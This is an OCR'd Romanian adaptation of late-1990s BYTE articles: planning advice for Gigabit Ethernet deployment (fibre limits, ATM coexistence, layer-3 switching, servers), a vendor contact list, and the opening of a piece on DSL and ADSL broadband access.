Adepții ATM afirmă că momentan numai ATM-ul poate furniza calitatea de care au nevoie aplicații ca video streaming. Mai mult, producătorul de comutatoare ATM Fore Systems afirmă că sporirea securității pachetelor IP impune un surplus de 20 de byte per pachet; dacă traficul IP este format preponderent din pachete scurte, acesta poate invalida taxa pe celulă la comenzile scurte, afirmă oficialii de la Fore. Dar dacă traficul e format, cum și este tot mai mult pe Internet, din pachete lungi în rafală, nu este prea clar cum va echilibra acesta terenul de joc.

tant să cunoaşteţi partenerii de testare. Cât mai mult a fost testat produsul în cauză, cu atât mai bine. De asemenea, puteţi căpăta o viziune asupra problemelor generale de interoperabilitate cu Gigabit Ethernet, precum şi asupra problemelor referitoare la anumite produse.

O altă strategie folositoare când se ajunge la interoperabilitate: Cumpăraţi mai multe componente de reţea de la acelaşi producător. De exemplu, Alteon vinde un comutator Gigabit, AceSwitch 110 (OEM Sun Microsystems sub numele de SunSwitch), şi plăci de interfaţă Gigabit Ethernet. Ştiţi deja că au fost testate minuţios împreună, deci aveţi deja un element de interoperabilitate pentru care nu mai trebuie să vă faceţi griji.

Aflaţi ce va face 100 Mbps Ethernet

Probabil veţi dori să comparaţi soluţiile bazate pe Gigabit Ethernet cu cele pe 100 Mbps Ethernet. Începeţi acum prin a vă uita peste toate soluţiile 100 Mbps disponibile.

Dacă veţi testa plăci Gigabit Ethernet pentru servere, să ştiţi ce puteţi face cu plăci 100 Mbps multiple. Ca să economisiţi sloturi în server, luaţi în considerare soluţii ca adaptorul cuadruplu Fast Ethernet de Sun, care vă oferă patru porturi 100 Mbps Ethernet pe o singură placă. Cu ajutorul noului software pentru trunchiuri de la Sun veţi avea posibilitatea să agregaţi aceste trei porturi într un singur canal, însă tot veţi avea nevoie de un port de comutare de 100 Mbps pentru fiecare conexiune.

Într-un mod similar, tehnologia Fast EtherChannel de Cisco Systems conectează comutatoare (switch), routere şi servere până la patru legături Ethernet de 100 Mbps. Puteţi agrega aceste legături sau să le folosiţi într-un mod redundant, paralel. (În viitor Cisco va îmbunătăţi EtherChannel pentru ca aceasta să suporte legături Gigabit multiple.)

Deşi raportul preţ/performanţă este foarte atractiv la Gigabit Ethernet, este totuşi o tehnologie de vârf. Plăcile de interfaţă pot avea un preţ de 1200-1500 sau chiar mai mult. Comutatoarele pot costa 2500-3000 per port Gigabit Ethernet. Gigabit Ethernet costă în mod frecvent cam de patru ori mai mult decât 100 Mbps Ethernet. Dacă puteţi ajunge la o performanţă de patru ori mai ridicată, costurile de organizare şi ale echipamentelor care se scad (de exemplu, porturi de comutare mai puţine) pot face ca saltul să fie rentabil.

Ce fel de îmbunătăţire de performanţă puteţi aştepta de la Gigabit Ethernet? Datorită limitărilor la majoritatea serverelor de azi (de exemplu CPU, magistrală, sistem de operare, stivă de protocol), probabil nu veţi obţine o rată de transfer de 10 ori mai mare faţă de cea pe care aţi avut-o cu 100 Mbps Ethernet. O conexiune Gigabit Ethernet pe un server Unix SPECint95 7.88 poate realiza o rată de transfer TCP de la trei la cinci ori mai mare faţă de 100 Mbps Ethernet înainte ca CPU-ul server să-şi depăşească ciclurile, conform testelor făcute de Alteon.

Dacă se justifică trecerea la Gigabit Ethernet sau menţinerea unei plăci cuadruple Fast-Ethernet, depinde mai ales de numărul de cai putere a serverului, dar şi de interfaţa utilizată. Un server performant va obţine rezultate mai bune cu o interfaţă Gigabit. Interfeţele inteligente, care sunt capabile de funcţii de procesare avansate, ca de exemplu calculul sumei de control TCP/IP, contribuie de asemenea la maximizarea disponibilitaţii CPU-ului şi la creşterea ratei de transfer.

„Performanţa variază enorm de la un server la celălalt, şi numai o testare vă poate da o idee relativă despre ce poate cu adevărat să ofere Gigabit Ethernet aplicaţiilor dvs,“ spune Selina Lo, vicepreşedinte cu managementul produselor de la Alteon.

Când începeţi să exploataţi la maxim tehnologia 100 Mbps, testarea vă poate arăta că nu aveţi traficul sau serverele care să justifice viteze Gigabit. Încă o dată, legăturile 100 Mbps multiple pot fi tot ce aveţi nevoie deocamdată. Vă puteţi permite să aşteptaţi până preţurile cad şi tehnologia se maturizează. Pe de altă parte, puteţi găsi că, cu servere performante, Gigabit Ethernet va accelera treburile, vă va economisi bani şi va simplifica organizarea, chiar dacă livrează numai jumătate din rata sa de transfer nominală.

Verificaţi-vă fibrele

Standardul 802.3z iniţial prescrie un mediu fizic Fiber Channel, ceea ce înseamnă că necesită cablare cu fibre optice pentru segmente mai lungi de 25 de metrii. (Până la 25 de metri, există de asemenea o opţiune de cabluri torsadate ecranate [STP- shielded-twisted-pair], 1000Base-CX. Un standard de cabluri torsadate fără ecran [UTP-unshielded-twisted-pair] e încă în stadiu de dezvoltare. Produsele curente UTP Gigabit Ethernet sunt de firmă.)

Cu fibră multimod de 62.5/125 microni, fibra instalată cea mai comună în SUA (şi fibra utilizată în cele mai multe instalaţii FDDI), standardul 802.3z permite segmente de până la 300 de metri de undă scurtă (de exemplu 850 nm) emiţător 1000Base-SX sau 550 de metri de undă lungă (1300 nm) transmiţător 1000Base-LX. Fibra monomod, care este opţional folosită în conjuncţie cu emiţătoare de undă lungă, este bună pentru distanţe de la 2 până la 3 km.

Apare o problemă potenţială din cauza că FDDI permit segmente de 2 km cu fibră multimod de 62.5/125 microni. Dacă se află în intervalul de 300 până la 550 de metri, căutaţi produse Gigabit Ethernet care permit emiţătoare de undă lungă. Dacă segmentele sunt mai lungi de 550 de metri, trebuie să utilizaţi o fibră monomod. Dacă instalaţi acum cablările, includeţi fibră monomod pentru legături coloană, mai lungi de 550 de metri.

Planificaţi reciclarea

Ce veţi face cu echipamentul coloană de 100 Mbps după înlocuirea cu Gigabit Ethernet? Planificaţi chiar acum reutilizarea acestuia.

4

Poate că azi încă mai extindeți coloane de 100 Mbps Ethernet, dar vă pregătiți să instalați coloană de Gigabit Ethernet peste 12 sau 18 luni. După sosirea lui Gigabit Ethernet, comutatoarele de coloană de 100 Mbps Ethernet pot fi reasignate LAN-urilor de grupuri de utilizator.

5

Gândiți înlocuirea ATM-ului

Probabil nu vă grăbiți prea tare să scăpați de echipamentul ATM care face o treabă excelentă, sau să-l înlocuiți cu noul și în mare parte încă netestatul Gigabit Ethernet. Există însă argumente în favoarea tinderii în perspectivă către un mediu Ethernet mai pur. Organizarea ar fi simplificată. Echipamentul care suportă doar Ethernet va fi probabil mult mai ieftin decât echipamentul care suportă ATM. În plus, traducerea cadrelor Ethernet în celule ATM și înapoi crește latența rețelei (vezi caseta „Adăugând taxa de celulă“).

Dar există argumente pentru utilizarea în perspectivă și a ATM-ului. Firmele de comunicație încă nu oferă servicii WAN bazate pe Gigabit Ethernet. Momentan ATM poate fi cea mai bună cale de interfațare cu WAN.

6

Planificați coexistența cu ATM

Dacă aveți ATM, cum îl veți integra cu Gigabit Ethernet? Soluția poate implica comutatoare, routere, multiplexoare și huburi care suportă ambele tehnologii.

AceSwitch de Alteon este un comutator Gigabit Ethernet care va oferi legături ATM pe la sfârșitul acestui an. În plus față de opțiunea ATM, care este dezvoltat în colaborare cu NEC America, Alteon planifică suport pentru legături FDDI. Comutatorul oferă opt porturi 10/100 Ethernet half- sau full-duplex, un port Gigabit Ethernet full-duplex, un port opțional PCI care momentan poate fi configurat ca un al doilea port Gigabit Ethernet. Portul PCI va suporta de asemenea opțiunile ATM și FDDI când acestea vor fi lansate.

7

Găsiți uneltele de organizare

Organizarea de multe ori rămâne în urmă când apar tehnologii noi, în special în cazurile când se ridică așa de rapid cum a făcut-o Gigabit Ethernet. Unele dintre abordările curente pot fi grăbite să trateze standardul Gigabit Ethernet.

„Unele unelte nu lucrează bine la această viteză,“ spune Nate Walker, managerul liniei de producție pentru Gigabit Ethernet la Cisco. „De exemplu, o sondă RMON care trebuie să verifice fiecare pachet, poate să nu fie proiectată să facă asta la viteze de Gigabit.“

Multe dintre primele produse dispun numai de capacități de organizare de bază, spune Walker. „Cele mai multe companii s-au gândit la organizarea nivelului fizic și a nivelului MAC, dar unele dintre ele s-au ocupat foarte puțin de nivelul 3 și de comutare. Acesta este una dintre riscurile legate de achiziționarea unor produse recente.“

Dar o terță piață de unelte de organizare Gigabit Ethernet este în curs de apariție. LANQuest încearcă să umple golul cu versiunea 4.0 a softului Net/WRx (pentru Windows NT) de generare și analiză de trafic. Net/WRx poate genera și analiza nu numai trafic Gigabit Ethernet ci și trafic ATM. Punctul lui forte este planificarea capacității rețelei. Generând trafic cu ajutorul Net/ WRx, proiectantul rețelei poate observa cu cât mai poate crește traficul înainte ca utilizatorii să observe o reducere a ratei de transfer.

8

Învățați despre comutatoarele de rutare

În cazul tehnologiilor cu lățime de bandă mare, ca Gigabit Ethernet, funcțiile de rutare sunt mai accentuat predispuse să creeze gâtuiri. Există cam șase propuneri pentru protocoale noi intercomutatoare sau modificări ale protocolului IP care vor oferi clienților îmbunătățirile de performanță care vin cu comutarea pe nivelul 2, menținând în același timp serviciile oferite de routere, ca securitatea, prioritizarea traficului și organizarea politicii.

Inițial, aceste propuneri au vizat ATM-ul, incluzând comutarea IP de Ipsilon Networks, comutarea pe bază de tag-uri de Cisco și Multiprotocol Over ATM (MPOA) de ATM Forum, care a fost adoptat ca standard de ATM Forum în iulie. Pentru Ethernet, Rapid City Communications (achiziționat de Bay Networks) a implementat rutare IP pe siliciu, permițând rutare rapidă cu viteza comutatorului, fără să introducă vreun protocol nou între comutatoare.

Conceptul unui comutator capabil de rutare IP optimizată, este un concept al cărui timp a sosit. Dacă nu altceva, vă lasă să obțineți beneficiile de viteză a comutării fără să fiți nevoiți să reproiectați total schema dvs. de adrese IP, ceea ce ar trebui să faceți dacă v-ați omogeniza arhitectura rețelei înlocuind doar comutatoarele cu routere.

Din nefericire, majoritatea tehnologiilor de comutare la nivelul 3 sunt imature. Produsele la rândul lor pot duce lipsă de funcții esențiale. Un producător poate afirma că produsul lui este un router comutator chiar și dacă singurul protocol suportat de acesta este RIP. Aceasta nu va satisface prea mulți clienți.

Pentru a se pregăti pentru Gigabit Ethernet, consumatorii trebuie să se deprindă cu diversele tehnologii de comutare de nivelul 3. Totuși, probabil n-o să puteți alege un învingător clar, nici de pe piață în general, nici pentru aplicația dvs.

Nu e neapărat nevoie să vă gândiți în termenii alegerii unei singure tehnologii de comutare de nivelul 3, care azi ar implica angajament față de un anumit producător, pentru că standardele sunt neterminate sau prea noi. Nici evitarea tuturor schemelor de comutare de nivelul 3 pentru totdeauna nu trebuie să vă fie singura alternativă. Ca soluție, puteți cumpăra numai produse care nu necesită schimbări în protocolul de rutare dintre comutatoare.

Există de asemenea posibilitatea desfășurării mai multor scheme de comutare de nivelul 3. În acest caz, echipamentul care rulează o anumită schemă formează o *insulă*. Insulele sunt conectate între ele prin rutare IP obișnuită. Puteți utiliza comutare pe bază de tag-uri într-o porțiune a rețelei care se bazează pe routere Cisco, MPOA pe o porțiune care este dominată de comutatoare ATM de Fore Systems și IP obișnuit pentru extensii de coloană bazate pe comutatorul F1200 Gigabit Ethernet de Bay Networks (care era produsul de bază pentru Rapid City).

Prin ce se aseamănă Gigabit Ethernet cu 10/100 Mbps Ethernet	Prin ce diferă ele
Metode de acces: CSMA/CD. Toate echipamentele din rețea ascultă înainte să înceapă să transmită. Dacă două dispozitive încep să transmită simultan, ei detectează asta, se retrag și fiecare începe să transmită încă odată corespunzător unui interval de timp selectat aleator. Fiecare tehnologie permite un repetor pe domeniu de coliziune. Cele mai multe implementări Gigabit Ethernet sunt comutate full-duplex, neutilizând CSMA/CD.	**Dispozitive noi:** Gigabit Ethernet adaugă o clasă nouă: distribuitori cu tampon – dispozitive full-duplex, multiport, asemănătoare huburilor, care interconectează două sau mai multe legături 802.3 la 1 Gbps sau mai mult. Distribuitorul redirectează pachetele sosite către toate legăturile conectate cu excepția legăturii origine. Spre deosebire de un repetor 802.3, distribuitorului îi este permis să mențină în buffer unul sau mai multe cadre pe fiecare legătură înainte să le expedieze.
Tipuri de produse: Comutatoare, module uplink/downlink, plăci de interfață de rețea (NIC), repetoare, interfețe de rutare.	**Circuite de codare/decodare:** Implementările inițiale Gigabit Ethernet utilizează componente optice derivate din Fibre Channel, o interfață foarte rapidă standard ANSI pentru legarea de mainframes și periferice. Gigabit Ethernet mai utilizează schemele de codare/decodare 8B/10B de la Fibre Channel pentru serializare și deserializare.
Format de cadru: 802.3 Ethernet.	

Sursă: Gigabit Ethernet Alliance

În mod clar, aceasta crește complexitatea organizării, dar poate avea sens să mizați pe tehnologia favorizată de un anumit producător, în porțiunile rețelei dominate de producătorul respectiv. Oricum, între aceste părți ale rețelei poate fi vorba doar de integrare organizatorică minimală.


9

Investiți în servere

Primul lucru care ne vine în minte în legătură cu Gigabit Ethernet este în mod frecvent coloana, la care lățimea de bandă crescută produce cea mai mare parte a beneficiului pentru cei mai mulți utilizatori. Coloana este un punct singular de defecțiune pentru toată rețeaua. Serverele pot fi un loc mai sigur pentru prima dvs. lansare în producție a Gigabit Ethernet. Ca să vă îndepărtați și mai mult de lumina reflectoarelor, ați putea începe prin a implementa Gigabit Ethernet numai pentru legături de la un server la celălalt, pentru funcții ca backup, replicare, shadowing și sincronizare, sugerează Lo de la Alteon. Dacă ceva nu merge bine cu aceste conexiuni de server, e mai puțin probabil să aibă un impact direct și dramatic asupra utilizatorilor.

Traficul de la server la server crește la fel de rapid, dacă nu și mai rapid, ca traficul client/server, spun cei de la Alteon. Poate fi caracterizat de cadre lungi care se integrează bine cu tehnologia Gigabit Ethernet.

Dacă implementați legături Gigabit pe PC-urile server de azi, serverele vor fi mult mai lente decât rețeaua. Acesta este o ocazie să obțineți performanță mai bună prin upgrade-ul serverelor. Poate că doriți numai stocare mai rapidă. Poate că vreți să luați în considerare interfețele de disk bazate pe Fibre Channel de pe cele mai noi servere ProLiant de Compaq. Mai puteți căuta produse Gigabit Ethernet care vizează serverele, ca plăcile de interfață de rețea (NIC-uri) și comutatoarele de Alteon. NIC-urile eliberează serverele de procesarea protocoalelor; comutatoarele oferă funcții ca dual homing, dimensiune extinsă de cadru și compensarea încărcării serverelor, îmbunătățind fiabilitatea și performanța serverului.


Unde se potrivește Gigabit Ethernet
Server farm
1 Gbps
Comutator server Gigabit Ethernet
100/155 Mbps multiplu
(Poate fi Fast Ethernet la 100/155 Mbps, ATM, FDDI sau Gigabit Ethernet.)
Coloană router/comutator
1 Gbps
(Poate fi Gigabit Ethernet sau Fast Ethernet la 100/155 Mbps, ATM sau FDDI.)
Comutator agregat 100/1 Gbps
100 Mbps
100 Mbps
Hub
100 Mbps
10 Mbps
Comutator stație de lucru
1 Gbps
Servere de workgroup puternice

Un singur adaptor Gigabit Ethernet înlocuiește mai multe adaptoare 100 Mbps Fast Ethernet și îmbunătățește eficiența CPU-ului server preluând de la acesta procesarea sarcinilor de rețea.

Un comutator server Gigabit Ethernet segmentează traficul dintre servere de pe coloană și furnizează funcții server-orientate specializate.

Aplicații de workgroup care necesită lățime mare de bandă (procesare profesională de texte, animație și CAD/CAM).

Gigabit Ethernet își găsește menirea în conexiunile dintre LAN-uri Fast Ethernet sau servere.

Nici chiar cele mai rapide PC-uri server nu pot lucra cu rate de 1-Gbps pe o magistrală PCI pe 32 biți, care limitează rata de transfer la 300-400 Mbps, conform celor afirmate de Jeff Wilbur, director la produse hub din departamentul de produse de rețele de la Compaq. Acesta se va schimba în prima jumătate a anului viitor, odată cu apariția magistralei PCI pe 64 biți posedând o rată de transfer a datelor de 4 Gbps.

„Poate nici chiar Gigabit Ethernet nu va fi destul de rapid pentru serverele cu magistrală PCI pe 64 biți,“ afirmă Steven Moustakas, director cu marketingul produselor de rețea la Sun. Sun intenționează introducerea unor servere cu noua magistrală, însă până în momentul lansării acestui articol n-a fost anunțată data.

Concluzia: Dacă veți implementa pe un server o conexiune Gigabit, aveți în vedere extinderea serverului pentru a profita de aceasta.

10

Accelerați convergența IP

Multe dintre produsele Gigabit Ethernet sunt optimizate pentru IP. De exemplu, comutatorul F1200 Gigabit Ethernet rutează doar IP. Alte protocoale, ca AppleTalk și IPX sunt conectate prin punte (bridge). Deoarece funcțiile de rutare au fost implementate pe siliciu, F1200 poate ruta la fel de rapid cum își poate îndeplini funcțiile de punte. Așadar puteți obține beneficiile de management și securitate la rutare fără reducere de performanță – dar numai dacă alimentați comutatorul cu pachete IP.

Puteți valida sau invalida rutarea IP pe fiecare port în parte, astfel puteți să vă reprofilați pe IP cu pașii proprii. Oricum, vă puteți pregăti să profitați din plin de capacitățile F1200 convertind atât de multe rețele în IP câte doriți. F1200 are șase sloturi, fiecare suportă sau două porturi Gigabit Ethernet, sau 16 porturi 10/100 Mbps Ethernet. ■

Mike Hurwicz este scriitor și consultant în Brooklyn, New York. Poate fi contactat la adresa **mhurwicz@attmail.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Sepsi István*]

INFORMAȚII UTILE

Alteon Networks
San Jose, CA
888-258-3661
408-360-5500
http://www.alteon.com

Gigabit Ethernet Alliance
Cupertino, CA
408-241-8904
http://www.gigabit-ethernet.org

Gigabit Ethernet Consortium
Durham, NH
603-862-4532
http://www.iol.unh.edu/consortiums/ge/index.html

LANQuest
Fremont, CA
800-487-7779
510-354-0940
http://www.lanquest.com

Packet Engines
Spokane, WA
509-922-9190
http://www.packetengines.com

Sun Microsystems
Mountain View, CA
800-622-4786
650-960-1300
http://www.sun.com/products-n-solutions/hw/networking/sunswitch/index.html

Şarja pentru o bandă largă

Pe fir sau fără fir, lăţimea de bandă va lovi sigur în anul următor calculatoarele de acasă; cei care le au cu ei pe drum vor trebui să aştepte ceva mai mult.

De Mark Brownstein

Imaginează-ţi următorul scenariu: ţi-ai luat acasă ceva de lucru. Te aşezi la birou, porneşti calculatorul şi apeşi un buton de pe ecran pe care scrie „Internet“. Eşti conectat imediat la furnizorul tău de servicii Internet (ISP) la 1,5 Mbps - o viteză similară cu cea la care eşti conectat prin reţeaua de la birou. ISP-ul tău face mai departe conexiunea la reţeaua WAN a întreprinderii prin tehnologia reţelei virtuale private (VPN - *virtual private network*).

În timp ce porţiunea VPN a aceste ecuaţii este în soluţionare acum, desfăşurarea pe scară largă a tehnologiilor de bandă largă - bazate pe reţeaua telefonică, de cablu sau chiar radio - va începe doar la sfârşitul acestui an, crescând rapid începând din anul următor. Utilizatorii mobili vor trebui să mai aştepte până când şi camerele de hotel vor beneficia de aceste tehnologii.

Cea mai importantă tehnologie nouă de acces de la distanţă este linia digitală abonată DSL (digital subscriber line), dar nu este singura. Serviciul de distribuţie local multipunct LMDS (local multipoint distribution service), modemurile de cablu, transmisia digitală via satelit şi alte tehnologii pretendente sunt încă în competiţie. Companiile de telefoane vor livra servicii DSL de la sfârşitul acestui an; până atunci cele de cablu vor continua să-şi desfăşoare oferta.

Jurnale DSL

DSL ajunge la tine via linii telefonice obişnuite - acele patru fire de cupru, înfăşurate în două perechi care sunt instalate practic peste tot. Ele poartă împreună semnalul analogic audio (în banda de 4 kHz cunoscut ca vechiul serviciu telefonic obişnuit POTS - *plain old telephone service*) şi semnalul digital pentru date. DSL pleacă de la un oficiu central (CO) al firmei de telefonie - centrală, până la clădirea abonatului, unde poate conecta eventual mai multe telefoane, faxuri sau modemuri.

ADSL, DLS-ul asimetric, este un DSL specific care poate trimite semnal video pe firele obişnuite de telefon fără nici o altă îmbunătăţire a infrastructurii. ADSL transferă mai multe date spre abonat - *downstream*, decât trimite acesta în sens invers - *upstream*. Transferul de semnal




ILLUSTRATION: DOUGLAS FRASER © 1997

video digital a fost gândit ca necesitând o lăţime de bandă spre abonat de 1,5 Mbps, în timp ce fluxul de cerere era acoperit de un 64 Kbps care să poarte comenzi asemănătoare playerelor video date de către abonat.

Tehnologii ADSL rivale

(CAP)	**Multiton discret (DMT)**	**Amplitudine/ fază fără purtătoare**
Factori tehnologici	Separă spectrul în benzi de 4 KHz; analizează raportul semnal/zgomot în fiecare bandă și încarcă în concordanță rata biților pe fiecare bandă.	Folosește egalizator cu decizie prin feedback, o formă de minimizare a zgomotului, pentru a maximiza utilizarea benzilor mai mici de 1 KHz.
Standarde	Standardele ANSI și ETSI (European) pentru ADSL. Un standard însoțitor RADSL este planificat la ANSI pentru aprobare în această toamnă. DMT pentru ADSL evoluează ca un standard ITU, dar interoperabilitatea încă șchioapătă.	Discuțiile din grupul de lucru ANSI pentru un standard bazat pe RADSL continuă; șansele pentru un standard ITU CAP se diminuează.
Alte considerații	DMT va fi implementat de asemenea într-o versiune redusă ADSL pentru modemuri de viteză mai mică.	Nici una
Cip-seturi disponibile și tehnologii favorizante	ADI/Aware, Alcatel, Amati, Orckit	Globespan
Cip-seturi și tehnologii favorizante în dezvoltare	Motorola, PairGain, Texas Instruments	Nici una
Instalări declarate	10.000 modemuri	250.000 modemuri în toate tehnologiile xDSL.

Domeniul curent pentru fluxurile de cerere *upstream* este între 16 şi 640 Kbps, depinzând de rata fluxului de serviciu *downstream*, care la rândul lui depinde de distanţa de la CO. Deci aceste rate sunt dependente de lungimea firelor de cupru.

ADSL, ca şi alte versiuni de DSL, este afectat de un număr de factori limitatori, cum ar fi această distanţă între terminalul telefonic şi centrală (vezi şi figura „Mai departe înseamnă mai lent“, pe pagina următoare). Cu cât creşte distanţa de la centrală, puterea semnalelor digitale scade, reducând volumul de date care poate fi recepţionat sigur. Alte impedimente includ influenţele liniilor adiacente, numărul de segmente de fir conectate de la centrală la clădirea abonatului, elementele de filtrare semnal voce - care taie frecvenţele peste 4 kHz, zgomotul aleator de pe linie şi deconectările buclei datorate prizelor la care nu sunt conectate telefoane.

Conform unor surse variate, între 70 şi 80% din totalul telefoanelor cablate în SUA nu depăşesc 5,5 Km de la centrală la locaţia abonatului. Un repetor care să amplifice semnalul poate anula această limitare impusă de distanţă, făcând posibilă livrarea de ADSL chiar la abonaţii mai îndepărtaţi.

Livrarea ADSL implică câţiva paşi. În centrală un modem modulează şi codifică semnalele provenind din diverse surse în flux ADSL. Aceste surse pot fi: furnizorul de servicii Internet (ISP), conexiunea la Internet a centralei telefonice, sau conexiunea la reţeaua întreprinderii abonatului. Modemul combină semnalul voce de 4 kHz cu cel DSL înainte de a-l trimite pe linia telefonică către abonat. La capătul firului, în PC-ul abonatului se face separarea între semnalul telefonic obişnuit şi cel digital. Acesta din urmă va fi demodulat şi introdus în calculator.

În sens invers, transferul către centrală se face similar: modemul modulează şi codifică datele digitale pe care apoi le combină cu semnalul vocal; centrala recepţionează fluxul şi îl separă transferând semnalul digital spre conexiunea corespunzătoare.

Deoarece aceasta este o conexiune digitală continuă, ADSL este mereu activ. Cu toate că foloseşte cablajul companiei de telefoane, conexiunea reprezintă de fapt o legătură de reţea. Odată instalată, ea poate fi legată către un ISP, către reţeaua întreprinderii abonatului sau către serviciul Internet al centralei. Deoarece nu foloseşte apelul telefonic (*dial tone*) conexiunea fiind cablată la furnizorul de servicii de date, pentru cuplarea la altul trebuie făcute codificări în centrală.

Semnalul voce combinat cu cel ADSL este susţinut de centrala telefonică, deci el este activ chiar dacă abonatul are calculatorul oprit, iar după separarea de la abonat linia de voce este una telefonică normală. Acest aspect poate ridica anumite probleme pentru furnizorii de ADSL care nu şi-au dezvoltat şi o infrastructură capabilă să ofere un grad înalt de securizare a datelor, cerut de unii utilizatori.

Metodele de modulare a semnalului ADSL au fost un puternic câmp de dispute între fabricanţii de hardware (vezi tabelul „Tehnologii ADSL rivale“). Modulaţia în amplitudine şi fază fără purtătoare (CAP - *carrierless amplitude and phase*) a fost prima metodă aplicată la ADSL. CAP combină semnalele digitale ale celor două fluxuri, separându-le la modemul receptor folosind anularea de ecou. Această metodă a fost utilizată cu succes în modemurile V.32 şi V.34. „CAP este metoda cu care a început ADSL“, declară Joseph Mouhanna, managerul unui grup de cercetare de la Microsoft care evaluează tehnologiile de bandă largă. „Majoritatea echipamentelor de azi sunt în continuare de tip CAP, dar în viitor, majoritare vor fi cele de tip DMT“.

DMT, acronimul pentru *discrete multitone* - multiton discret, separă fluxul către abonat de cel către centrală. El eşantionează semnalul în benzi purtătoare de câte 43 KHz. DMT a fost adoptat de ANSI (ANSI T1.413) ca metodă standard de modulare ADSL, iar această metodă poate fi folosită şi pentru celelalte versiuni xDSL.

Modemurile ADSL CAP sau DMT sunt incompatibile, dar până ce modemurile şi serviciile ADSL se vor separa (lucru estimat pentru sfârşitul anului următor) - interoperabilitatea nu va deveni un aspect critic. Până atunci, mulţi se aşteaptă ca modemurile DMT să recupereze handicapul de start faţă de cele CAP.

